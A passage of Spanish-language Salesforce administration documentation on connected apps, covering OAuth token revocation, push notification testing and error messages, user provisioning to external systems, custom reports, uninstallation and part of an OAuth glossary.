Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

Cada fila en la tabla representa un acceso único, por lo que si una aplicación solicita varios tokens con diferentes ámbitos, verá la misma aplicación varias veces.

- Aunque la aplicación conectada haya intentando acceder a su información y haya fallado por no poder iniciar sesión, los campos `Recuento de uso` y `Último uso` se actualizarán.

- Haga clic en **Revocar** para revocar el acceso a la aplicación. Cuando revoque la aplicación, esta no podrá usar ese token de autorización en concreto para acceder a sus datos de Salesforce.

  **Importante:** Debe revocar todos los tokens de acceso para una aplicación concreta para evitar que acceda a sus datos de Salesforce.

Si utiliza Salesforce Classic Mobile y desea utilizar un nuevo dispositivo móvil, descargue la aplicación en el nuevo dispositivo e inicie sesión. No necesita revocar el token en el antiguo dispositivo; Salesforce creará automáticamente uno nuevo.

CONSULTE TAMBIÉN

Aplicaciones conectadas

Creación de una aplicación conectada

Modificar una aplicación conectada

Personalizar su experiencia de Salesforce

## Prueba de notificaciones distribuidas

Para realizar una prueba rápida de la configuración de las notificaciones distribuidas, use la página Enviar notificación de prueba. La página Enviar notificación de prueba permite solucionar problemas relacionados con las notificaciones distribuidas de ida y vuelta mediante un mecanismo síncrono sin necesidad de configurar llamadas a Apex o REST. Además, puede proporcionar información detallada de lo que ocurre en el entorno asíncrono de las notificaciones distribuidas reales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

PERMISOS DE USUARIO

Para enviar una notificación distribuida desde la página Probar notificaciones distribuidas:

- "Autor de Apex"

  Y

  "Gestionar aplicaciones conectadas"

### Límites de notificaciones distribuidas

El máximo de notificaciones distribuidas permitidas para cada aplicación móvil asociada a su organización de Salesforce depende del tipo de aplicación.

| Tipo de aplicación móvil | Máximo de notificaciones por aplicación al día |
|---|---|
| Proporcionadas por Salesforce (por ejemplo, Salesforce1) | 50,000 |
| Desarrolladas por su empresa para el uso interno de los empleados | 35,000 |
| Instaladas desde AppExchange | 5,000 |

Solo las notificaciones de *entrega* cuentan para este límite. Por ejemplo, suponga que se envía una notificación a 1000 empleados de su empresa, pero 100 empleados aún no han instalado la aplicación móvil. Solo las notificaciones enviadas a los 900 empleados que han instalado la aplicación móvil cuentan para este límite.

Cada notificación distribuida de prueba que se genera en la página Probar notificaciones distribuidas se limita a un solo destinatario. Las notificaciones distribuidas de prueba cuentan para el límite de notificaciones distribuidas diarias de una aplicación.

### Acerca de la página Enviar notificación de prueba

La página Enviar notificación de prueba usa información de su configuración del servicio de notificaciones distribuidas de Apple (Apple Push Notification Service [APNS]) o el servicio de mensajería en la nube de Google (Google Cloud Messaging [GCM]) para Android para configurar un mecanismo de distribución síncrono. Para seleccionar un dispositivo para recibir la notificación distribuida, introduzca una cadena de token de conexión. Si no conoce la cadena de token, puede usar la herramienta de búsqueda para seleccionar una opción de la lista de dispositivos registrados para su aplicación conectada. La herramienta de búsqueda muestra automáticamente los últimos cinco dispositivos registrados. Además, puede introducir un nombre de usuario para buscar los dispositivos registrados para el usuario.

En el caso de las notificaciones distribuidas de Android GCM, puede seleccionar la opción Ejecución en seco para probar la configuración de GCM. Esta opción envía la notificación al servidor GCM, pero no la reenvía a un dispositivo.

Cada intento de notificación distribuida devuelve un mensaje de estado que indica si la operación se ha realizado de forma correcta o incorrecta. Consulte Mensajes de error de notificaciones distribuidas para ver las explicaciones de los mensajes. Para obtener información adicional, consulte:

- developer.apple.com para obtener información sobre las notificaciones distribuidas de Apple APNS.
- developer.android.com para obtener información sobre las notificaciones distribuidas de GCM para Android.

Para acceder a la página de prueba:

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en el nombre de su aplicación conectada.
3. Haga clic en **Enviar notificación de prueba** junto a Plataforma de envío admitida. Este vínculo solo se muestra si ha configurado su aplicación conectada para admitir las notificaciones distribuidas móviles.

Nota: Antes de intentar enviar notificaciones distribuidas de prueba, compruebe si la configuración móvil de la aplicación conectada es correcta. Consulte Creación de una aplicación conectada.

Las notificaciones distribuidas no están disponibles en la consola en Professional Edition.

Envío de notificaciones distribuidas de prueba a APNS

Para realizar una prueba rápida de la configuración de las notificaciones distribuidas para el servicio de notificaciones distribuidas de Apple (Apple Push Notification Service [APNS]), use la página Enviar notificación de prueba.

Envío de notificaciones distribuidas de prueba a GCM para Android

Para realizar una prueba rápida de la configuración de las notificaciones distribuidas para el servicio de mensajería en la nube de Google (Google Cloud Messaging [GCM]) para Android, use la página Probar notificaciones distribuidas.

Mensajes de error de notificaciones distribuidas

Si obtiene un mensaje de error durante el envío de una notificación distribuida en la página Enviar notificación de prueba, consulte las sugerencias de la siguiente tabla para solucionar el error.

## Envío de notificaciones distribuidas de prueba a APNS

Para realizar una prueba rápida de la configuración de las notificaciones distribuidas para el servicio de notificaciones distribuidas de Apple (Apple Push Notification Service [APNS]), use la página Enviar notificación de prueba.

1. Introduzca una cadena de token de conexión en el campo Destinatario o busque un destinatario. Para ello, haga clic en Buscar y, a continuación, seleccione uno de los resultados de la búsqueda. De forma predeterminada, la lista de resultados de la búsqueda muestra los últimos cinco dispositivos registrados para su aplicación conectada.
   a. Para buscar otros dispositivos, introduzca un nombre de usuario en el cuadro de texto de búsqueda.
   b. Haga clic en **Ir** para generar una lista de todos los dispositivos registrados actualmente con este nombre de usuario.
2. De forma opcional, para Alerta, introduzca un mensaje de alerta o un diccionario según las especificaciones de Apple.
3. Para Insignia, introduzca un número de insignia o *0* si no hay ninguna insignia.
4. Para Sonido, introduzca el nombre del archivo de sonido en el paquete de aplicaciones o introduzca *predeterminado* para usar el sonido de alerta predeterminado del sistema.
5. De forma opcional, para usar una carga personalizada, introduzca el valor de JSON de la carga en el campo Carga personalizada.
6. Haga clic en **Enviar** para enviar la notificación distribuida de prueba o haga clic en **Borrar** para restablecer el formulario.

CONSULTE TAMBIÉN

Prueba de notificaciones distribuidas

## Envío de notificaciones distribuidas de prueba a GCM para Android

Para realizar una prueba rápida de la configuración de las notificaciones distribuidas para el servicio de mensajería en la nube de Google (Google Cloud Messaging [GCM]) para Android, use la página Probar notificaciones distribuidas.

1. Introduzca una cadena de token de conexión en el campo Destinatario o busque un destinatario. Para ello, haga clic en Buscar y, a continuación, seleccione uno de los resultados de la búsqueda. De forma predeterminada, la lista de resultados de la búsqueda muestra los últimos cinco dispositivos registrados para su aplicación conectada.
   a. Para buscar otros dispositivos, introduzca un nombre de usuario en el cuadro de texto de búsqueda.
   b. Haga clic en **Ir** para generar una lista de todos los dispositivos registrados actualmente con este nombre de usuario.
2. Para Carga, introduzca un valor de JSON que contenga su mensaje.
3. Para enviar la notificación distribuida solo al servidor GCM, seleccione **Ejecución en seco**.
4. Haga clic en **Enviar** para enviar la notificación distribuida de prueba o haga clic en **Borrar** para restablecer el formulario.

CONSULTE TAMBIÉN

Prueba de notificaciones distribuidas

## Mensajes de error de notificaciones distribuidas

Si obtiene un mensaje de error durante el envío de una notificación distribuida en la página Enviar notificación de prueba, consulte las sugerencias de la siguiente tabla para solucionar el error.

| Mensaje | Solución sugerida |
|---|---|
| Se ha superado el límite de la velocidad de distribución diaria para esta aplicación | Dado que el límite diario no es negociable, no hay ninguna solución disponible. |
| El servicio de notificaciones distribuidas de Apple no acepta el certificado | Cambie el certificado por un tipo válido. |
| Se ha revocado el certificado | Suministre un certificado válido. |
| Certificado caducado | Renueve el certificado. |
| El certificado no es válido aún | Inténtelo de nuevo más adelante. |
| Certificado o contraseña no válidos | Cambie el certificado por un tipo válido. |
| Destinatario o carga no válidos | Compruebe si hay errores en su entrada. |
| La carga supera el tamaño máximo | Reduzca el tamaño de la carga. |
| No se puede cargar la configuración de las notificaciones distribuidas | Confirme si se incluye la configuración en la aplicación conectada. |
| El campo del destinatario contiene un token de dispositivo no válido | Proporcione un token de dispositivo válido. |
| Longitud de token de dispositivo no válida | El token se ha introducido de forma incorrecta o está dañado. Vuelva a introducir el token. |
| Error al enviar la notificación. El certificado de confirmación está destinado al entorno de Apple correcto.. | Confirme si se está usando el certificado correcto (por ejemplo, Sandbox frente a producción). |
| El servicio de notificación distribuida de Apple no está disponible | Inténtelo de nuevo más adelante. |

| Mensaje | Solución sugerida |
| --- | --- |
| No se puede conectar al servicio de notificaciones distribuidas de Apple | Inténtelo de nuevo más adelante. |
| No se puede conectar con el proxy de Salesforce. Póngase en contacto con el servicio de atención al cliente de Salesforce si el problema continúa. | Inténtelo de nuevo más adelante. |
| Solicitud bloqueada por el proxy de Salesforce. Póngase en contacto con el servicio de atención al cliente de Salesforce si el problema continúa. | Inténtelo de nuevo más adelante. |
| El servicio de notificación distribuida de Apple ha devuelto un error desconocido | Póngase en contacto con Apple o inténtelo de nuevo más adelante. |
| La insignia debe ser un número | Vuelva a introducir el valor de la insignia como un entero. |
| La carga debe tener un formato JSON válido | Aplique el formato correcto a la carga. |
| Debe introducir un valor para uno de los siguientes campos como mínimo: Alerta, Insignia, Sonido o Carga personalizada | Introduzca un valor válido para uno de los campos. |
| Es necesario un destinatario | Proporcione un token de dispositivo. |
| Error de autenticación de Google Cloud Messaging | Consulte la documentación de GCM en developer.android.com. Causas posibles:<br>• Falta el encabezado de autorización o contiene sintaxis no válida.<br>• Número de proyecto no válido enviado como clave.<br>• La clave es válida, pero el servicio GCM está deshabilitado.<br>• La solicitud se ha originado en un servidor no incluido en la lista blanca de direcciones IP de clave de servidor. |
| Error interno en el servidor de Google Cloud Messaging o el servidor no está disponible temporalmente | Inténtelo de nuevo más adelante. |
| El Id. de registro del campo de destinatario tiene un formato incorrecto | Compruebe si la aplicación móvil proporciona un identificador de registro válido o introduzca manualmente un identificador de registro válido. |
| La carga supera el tamaño máximo | Reduzca el tamaño de la carga. |
| El campo del destinatario contiene un Id. de registro no válido para la clave de la aplicación conectada para las aplicaciones del servidor (clave API) | Proporcione la clave de servidor correcta para la aplicación. |
| Es necesario un destinatario | Seleccione el destinatario o proporcione un identificador de registro. |
| El campo del destinatario contiene un Id. de registro no válido | Actualice el identificador de registro del dispositivo del destinatario. |
| El servidor GCM ha devuelto un error inesperado. Póngase en contacto con su equipo de asistencia técnica de SFDC. | Póngase en contacto con salesforce.com. |

| Mensaje | Solución sugerida |
| --- | --- |
| Se ha producido un error inesperado. Póngase en contacto con su equipo de asistencia técnica de SFDC. | Póngase en contacto con salesforce.com. |

CONSULTE TAMBIÉN

- Creación de una aplicación conectada
- Prueba de notificaciones distribuidas

## Aprovisionamiento de usuario para aplicaciones conectadas

PERMISOS DE USUARIO

| | |
| --- | --- |
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Como administrador, utilice aplicaciones conectadas con aprovisionamiento de usuarios para crear, actualizar y eliminar cuentas de usuario en aplicaciones externas en base a los usuarios de su organización de Salesforce. Para sus usuarios de Salesforce puede establecer la creación, la actualización y la desactivación automática de cuentas para servicios como Google Apps y Box. También puede descubrir cuentas de usuario existentes en el sistema externo y si están ya vinculadas o no a una cuenta de usuario de Salesforce.

Las aplicaciones conectadas vinculan sus usuarios con servicios y aplicaciones externos. El aprovisionamiento de usuarios para aplicaciones conectadas le permite crear, actualizar y gestionar cuentas de usuario para esos servicios y aplicaciones. Esta función simplifica la creación de cuentas para servicios como Google Apps, y vincula las cuentas de sus usuarios de Salesforce a sus cuentas externas. Después de vincular estas cuentas, puede configurar el Iniciador de aplicación para que cuando sus usuarios hagan clic en icono de la aplicación conectada en el Iniciador de aplicación obtengan acceso instantáneo al servicio de destino.

El aprovisionamiento de usuarios se aplica únicamente a usuarios asignados a un perfil o conjunto de permisos que les otorgan acceso a la aplicación conectada. Por ejemplo, puede configurar el aprovisionamiento de usuarios para una aplicación conectada de Google Apps en su organización. A continuación se asigna el perfil "Empleados" a dicha aplicación conectada. Cuando un nuevo usuario se crea en su organización y se le asigna el perfil "Empleados", el usuario se aprovisiona automáticamente en Google Apps. Del mismo modo, cuando se desactiva un usuario o cambia la asignación del perfil, se anula el aprovisionamiento del usuario en Google Apps.

Salesforce proporciona un asistente que le guía por la configuración del aprovisionamiento de usuarios para cada aplicación conectada.

También, puede ejecutar informes para ver quién tiene acceso a aplicaciones externas específicas con una vista centralizada de todas las cuentas de usuario en todas las aplicaciones conectadas.

## Solicitudes de provisión de usuario

Después de configurar el aprovisionamiento de usuarios, Salesforce gestiona solicitudes para actualizaciones en el sistema externo. Salesforce envía solicitudes de aprovisionamiento de usuarios al sistema externo en base a eventos específicos en su organización, ya sea a través de la interfaz de usuario o a través de llamadas de API. La siguiente tabla muestra los eventos que desencadenan solicitudes de aprovisionamiento de usuarios.

| Evento | Operación | Objeto |
|---|---|---|
| Crear usuario | Crear | User |
| Actualizar usuario (para atributos seleccionados) | Actualizar | Usuario |
| Desactivar usuario | Desactivar | Usuario |
| Activar usuario | Activar | Usuario |
| Inmovilizar usuario | Inmovilizar | UserLogin |
| Anular inmovilización de usuario | Anular inmovilización | UserLogin |
| Reactivar usuario | Reactivar | Usuario |
| Cambiar perfil de usuario | Crear/Desactivar | Usuario |
| Asignar/Desasignar un permiso establecido para un usuario | Crear/Desactivar | PermissionSetAssignment |
| Asignar/Desasignar un perfil en la aplicación conectada | Crear/Desactivar | SetupEntityAccess |
| Asignar/Desasignar un conjunto de permisos en la aplicación conectada | Crear/Desactivar | SetupEntityAccess |

El valor de operación está almacenado en el objeto UserProvisioningRequest. Salesforce puede procesar la solicitud de inmediato o bien esperar un proceso de aprobación completo (si agrega un proceso de aprobación durante los pasos del Asistente de aprovisionamiento de usuarios). Para procesar la solicitud, Salesforce utiliza un flujo del tipo `Aprovisionamiento de usuarios`, que incluye una referencia a la clase de Apex UserProvisioningPlugin. El flujo llama la API del servicio externo para gestionar el aprovisionamiento de cuentas de usuario en ese sistema.

Si desea enviar solicitudes de aprovisionamiento de usuarios basándose en eventos en Active Directory, utilice Salesforce Identity Connect para capturar esos eventos y sincronizarlos en su organización de Salesforce. Luego, Salesforce envía las solicitudes de aprovisionamiento de usuarios al sistema externo para aprovisionar o desaprovisionar usuarios.

## Limitaciones

**Asignaciones**

Las funciones y los permisos para el proveedor de servicios no pueden gestionarse ni almacenarse en la organización de Salesforce. Por lo tanto, las asignaciones específicas a recursos en el proveedor de servicios no se incluyen cuando un usuario solicita acceso a una aplicación externa que tiene el aprovisionamiento de usuarios activado. Aunque puede crearse una cuenta de usuario para un proveedor de servicios, cualquier función o permiso adicional para esa cuenta de usuario debe gestionarse a través del proveedor de servicios.

**Reconciliación de cuentas programada**
Ejecute el Asistente de provisión de usuarios cada vez que desee recopilar y analizar usuarios en el sistema externo. No es posible configurar un intervalo para la recopilación y el análisis automáticos.

**Recertificación de acceso**
Tras crear una cuenta para el usuario, la validación del acceso del usuario a los recursos en el proveedor de servicios debe realizarse en el proveedor de servicios.

CONSULTE TAMBIÉN

Configurar el aprovisionamiento de usuario para aplicaciones conectadas

Crear aprovisionamiento de usuarios para informes personalizados de aplicaciones conectadas

Aplicaciones conectadas

## Configurar el aprovisionamiento de usuario para aplicaciones conectadas

PERMISOS DE USUARIO

| | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Configure una aplicación conectada para ahorrar tiempo en el aprovisionamiento de usuarios para aplicaciones.

Salesforce proporciona un asistente paso a paso que le guía por la configuración del aprovisionamiento de usuarios para cada aplicación conectada.

Antes de que utilice el asistente, necesitará lo siguiente.

**Una aplicación conectada para el servicio externo**
Cualquier aplicación conectada puede admitir el aprovisionamiento de usuarios, incluyendo un aplicación conectada "marcador".

**Credenciales con nombre**
Las credenciales con nombre identifican el sistema externo y su configuración de autenticación. Las llamadas al sistema externo, como la creación, modificación o eliminación de cuentas, utilizan la configuración de autenticación externa en la credencial con nombre. Para la credencial con nombre, se especifica un Principal nombrado. El Principal nombrado puede ser una cuenta en el sistema externo o una autorización OAuth para un Proveedor de autenticación existente en su organización. El Asistente de provisión de usuarios solicita esta credencial con nombre.

**Un flujo creado con Flow Designer**

Los flujos gestionan las solicitudes de aprovisionamiento en el sistema externo. Salesforce proporciona varios paquetes que contienen flujos preconfigurados para simplificar su proceso de configuración de aprovisionamiento de usuarios (Próximamente). Usted asocia uno de estos flujos con la aplicación conectada por medio del Asistente de provisión de usuarios.

También puede crear su propio flujo. Para obtener más información, consulte Crear su propio flujo de aprovisionamiento de usuarios.

Si el aprovisionamiento de usuarios está activado, realice los siguientes pasos para iniciar el Asistente de provisión de usuarios para una cuenta conectada existente.

1. Desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
2. Haga clic en el nombre de la aplicación conectada.
3. En la página Detalle de la aplicación conectada, haga clic en **Modificar**.
4. En la sección Configuración de provisión de usuario, seleccione **Activar la provisión de usuarios**.
5. Haga clic en **Guardar**.

   Tras hacer clic en **Guardar**, Salesforce le devuelve a la página Detalle de la aplicación conectada. Para llegar a la página Detalles de la aplicación conectada desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y luego seleccione la opción para la gestión de aplicaciones conectadas. Haga clic en el nombre de la aplicación conectada.
6. En la sección Configuración de provisión de usuario, haga clic en **Iniciar el asistente de provisión de usuario** para iniciar el asistente.

Después de que finalice el Asistente de provisión de usuarios, puede volver a la página Detalles de la aplicación conectada para modificar información de cuentas de usuario individuales para actualizaciones rápidas. Desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas y haga clic en el nombre de la aplicación conectada. Todos los usuarios se enumeran en la página Detalle de la aplicación conectada en la sección Cuentas de usuarios. También puede volver a ejecutar el asistente para recopilar y analizar las cuentas en el sistema externo, cambiar la configuración, y procesar todas las cuentas.

Si agregó un proceso de aprobación mientras ejecutaba el Asistente de provisión de usuario, el campo **Proceso de aprobación** se selecciona en la página Detalle.

### Crear su propio flujo de aprovisionamiento de usuarios

Si los flujos empaquetados no admiten el sistema externo que desea o para personalizar una solución, cree su propio flujo. Utilice la clase de Apex `UserProvisioningPlugin` y los objetos estándar UserProvisioningRequest y UserProvAccount. Cuando crea su propio flujo, puede guardarlo con el tipo de flujo *Aprovisionamiento de usuarios*. Para crear su propio flujo, asegúrese de que está familiarizado con la creación de flujos con Flow Designer y el desarrollo de desencadenadores de Apex. Su flujo necesita lo siguiente.

- Un desencadenador de Apex que utilice la clase `UserProvisioningPlugin`
- Las siguientes variables de entrada y salida en el flujo
  - Entrada: *User*, *UserProvisioningRequest*, *UserProvAccount*
  - Salida: *ExternalUserId*, *ExternalUsername*, *ExternalFirstName*, *ExternalLastName*, *ExternalEmail*, *Details*, *Status*
- Al menos un complemento de Apex del flujo con los siguientes parámetros de entrada y salida
  - Entrada: *userProvisioningRequestId*, *userId*, *namedCredDevName*, *reconFilter*, *reconOffset*
  - Salida: *ExternalUserId*, *ExternalUsername*, *ExternalFirstName*, *ExternalLastName*, *ExternalEmail*, *Details*, *Status*, *reconState*, *nextReconOffset*

- Un elemento de búsqueda de registros `Lookup User` para modificar durante la vinculación de cuentas de usuario entre usuarios de Salesforce y los usuarios del sistema externo

CONSULTE TAMBIÉN

Aprovisionamiento de usuario para aplicaciones conectadas
Creación de una aplicación conectada
Definir una credencial denominada
Cloud Flow Designer
Creación de reglas de colaboración de solicitudes de aprovisionamiento de usuarios
*Guía del desarrollador de Apex*
Crear aprovisionamiento de usuarios para informes personalizados de aplicaciones conectadas

## Gestionar solicitudes de aprovisionamiento de usuarios

| PERMISOS DE USUARIO | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Después de configurar el aprovisionamiento de usuarios para una aplicación conectada, puede gestionar la configuración y las aprobaciones para el aprovisionamiento de cuenta de usuario individual, el desaprovisionamiento o las actualizaciones.

Utilice las siguientes opciones para gestionar solicitudes individuales y cuentas de usuario.

### Ficha solicitudes de aprovisionamiento de usuarios

Desde la ficha Solicitudes de aprovisionamiento de usuarios, puede ver detalles y gestionar aprobaciones para una solicitud de aprovisionamiento de usuario individual. Los detalles de la solicitud de aprovisionamiento de usuarios incluye información en el estado de la solicitud y el estado de una aprobación (si es necesario y está configurado).

Haga clic en el valor del campo Nombre de una solicitud de aprovisionamiento de usuario reciente para ver detalles, incluyendo los siguientes.

**Operación**
La acción para la solicitud actual. Los posibles valores son los siguientes.

- `Crear`

- `Leer`
- `Actualizar`
- `Desactivar`
- `Activar`
- `Inmovilizar`
- `Anular inmovilización`
- `Coincidir` (compara la cuenta de Salesforce con la cuenta en el sistema externo)
- `Vincular` (cambia el estado de vínculo actual)

**Provincia**

El valor `Estado` cambia durante un proceso de reconciliación para recopilar y comparar cuentas de usuario en el sistema externo en cuentas de usuario de Salesforce. Generalmente, cuando se crea por primera vez, una solicitud de aprovisionamiento de usuarios tiene el valor `Estado` de `Nuevo`. Cuando se inicia un proceso de recopilación, el valor `Estado` cambia a `Recopilación` hasta que finalice el proceso. Cuando finaliza el proceso, el valor `Estado` es `Recopilado`.

Si se desencadena un proceso de análisis, debido a algunas diferencias entre las cuentas, el valor `Estado` cambia a `Análisis` hasta que finalice el proceso. Cuando finaliza el proceso, el valor `Estado` es `Analizado`. Si un proceso aplica la solicitud, basándose en la configuración de vinculación, el valor `Estado` cambia luego a `Realizando` y Salesforce actualiza las propiedades de la cuenta de usuario, de manera acorde. Cuando finaliza ese proceso de actualización, el valor `Estado` cambia a `Completado`.

Sin embargo, el valor `Estado` no se inicia necesariamente en `Nuevo`. Si algún proceso personalizado inicia una solicitud para hacer coincidir cuentas, una entrada debe comenzar con el valor `Estado Análisis`.

Además, el valor `Estado` no puede retroceder desde una tarea activa. Por ejemplo, un valor de `Estado Análisis` debe progresar a `Analizado`; a menos que el proceso activo falle y luego `Estado` cambie a `Con fallos`.

Si hace clic en el valor de campo Cuenta de aprovisionamiento de usuarios, verá detalles acerca de la cuenta del usuario. Los siguientes campos tienen campos de lista de selección que describen el estado actual de la cuenta del usuario.

**Estado**

El estado de la cuenta en el sistema de destino. Los valores válidos son:

- `Activo`
- `Desactivado`
- `Eliminado`

**Estado de vínculo**

El estado de la conexión actual entre la cuenta de usuario en la organización de Salesforce y la cuenta de usuario asociada en el sistema de destino. Los valores válidos son:

- `Vinculado`: Cambia a la cuenta en la organización de Salesforce en cola para su actualización para la cuenta de usuario asociada en el sistema de destino.
- `duplicado`: Existe una cuenta asociada en el sistema de destino.
- `huérfano`: No existe una cuenta asociada en el sistema de destino.
- `ignorado`: los cambios en la cuenta en la organización de Salesforce no tienen efecto en la cuenta de usuario asociada en el sistema de destino.

Para modificar estos valores, utilice la sección Cuentas de usuario de la página de detalles de una aplicación conectada.

### Sección Cuentas de usuario de la página de detalles de una aplicación conectada

La sección Cuentas de usuario en la página de detalles de una aplicación conectadaindica todas las cuentas descubiertas y vinculadas al servicio externo. Utilice esta sección para gestionar el Estado de vínculo en la cuenta externa y modificar detalles almacenados en la configuración de la cuenta.

Normalmente, Salesforce gestiona el Estado de vínculo de la cuenta en el servicio externo. Salesforce puede descubrir y asociar cuentas de usuario entre una organización de Salesforce y un sistema externo durante un proceso de reconciliación. La asociación está basada en atributos que ha especificado en el Asistente de aprovisionamiento de usuarios.

Seleccione **Permitirme gestionar los vínculos de cuenta** *solo* si prefiere controlar el Estado de vínculo, en lugar de dejar que Salesforce lo haga por usted.

El Estado de vínculo puede tener los siguientes valores.

### Reglas de colaboración de solicitudes de aprovisionamiento de usuarios

Si ha agregado procesos de aprobación a su configuración de aprovisionamiento de usuarios, establezca reglas de colaboración de modo que otras personas puedan ver y aprobar una solicitud de aprovisionamiento de usuarios, como otro usuario o gestor.

Desde Configuración, introduzca *`Configuración de colaboración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**.

CONSULTE TAMBIÉN

- Aprovisionamiento de usuario para aplicaciones conectadas
- Configurar el aprovisionamiento de usuario para aplicaciones conectadas
- Creación de reglas de colaboración de solicitudes de aprovisionamiento de usuarios

## Crear aprovisionamiento de usuarios para informes personalizados de aplicaciones conectadas

Las organizaciones con aprovisionamiento de usuarios para aplicaciones conectadas pueden ejecutar informes que muestran el aprovisionamiento de cuentas, solicitudes y otra información que utilizan los tipos de informes personalizados.

1. Asegúrese de familiarizarse con los tipos de informes personalizados y los pasos generales para crearlos y mantenerlos.
2. Cree tipos de informes personalizados relativos a estos objetos y configúrelos según sea necesario. Haga que todos los campos estén disponibles para la elaboración de informes. Agregue cada informe a la categoría de tipos de informe Aprovisionamiento de usuarios. Proporcione un nombre y una descripción claros para cada tipo de informe, de modo que los usuarios que creen informes puedan comprender cuál deben utilizar para sus necesidades.

| Objeto principal | Descripción |
| --- | --- |
| Cuentas de aprovisionamiento de usuarios | Contiene información que vincula una cuenta de usuario de Salesforce con una cuenta en un sistema externo (destino), como Google, para usuarios de aplicaciones conectadas con el aprovisionamiento de usuarios de Salesforce activado. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

| Objeto principal | Descripción |
| --- | --- |
| Registros de provisión de usuario | Contiene mensajes generados durante el proceso de aprovisionamiento de usuarios para aplicaciones de terceros. |
| Destinos de prueba de provisión de usuario | Contiene datos de usuarios para pruebas antes de enviar los datos a un sistema externo para el aprovisionamiento de usuarios. |
| Solicitudes de provisión de usuario | Contiene información sobre solicitudes de aprovisionamiento individuales para cada usuario. |

CONSULTE TAMBIÉN

Aprovisionamiento de usuario para aplicaciones conectadas

Creación de un tipo de informe personalizado

## Desinstalación de una aplicación conectada

PERMISOS DE USUARIO

| | |
| --- | --- |
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Puede eliminar una aplicación conectada de su organización desinstalando el paquete del que forma parte la aplicación.

Nota: Cuando se desinstala una aplicación conectada, se eliminan los tokens de acceso y actualización de todos los usuarios de la aplicación. Eso evita que un usuario inicie la aplicación más adelante, utilizando un token de acceso existente, sin aprobar la aplicación de forma explícita.

## Aplicación conectada y terminología OAuth

**Token de acceso**
Valor que utiliza el consumidor para acceder a recursos protegidos en nombre del usuario, en vez de usar las credenciales de Salesforce del usuario.

Para OAuth 1.0.A, se debe cambiar el token de acceso para un Id. de sesión.

Para OAuth 2.0, el token de acceso es un Id. de sesión y puede usarse directamente.

**Código de autorización**
Solo se utiliza en OAuth 2.0 con el flujo de servidor Web. Un token pasajero que representa el acceso otorgado por el usuario final. El código de autorización se utiliza para obtener un token de acceso y un token de actualización. Para OAuth 1.0.A, consulte Token de solicitud.

**URL de devolución de llamada**
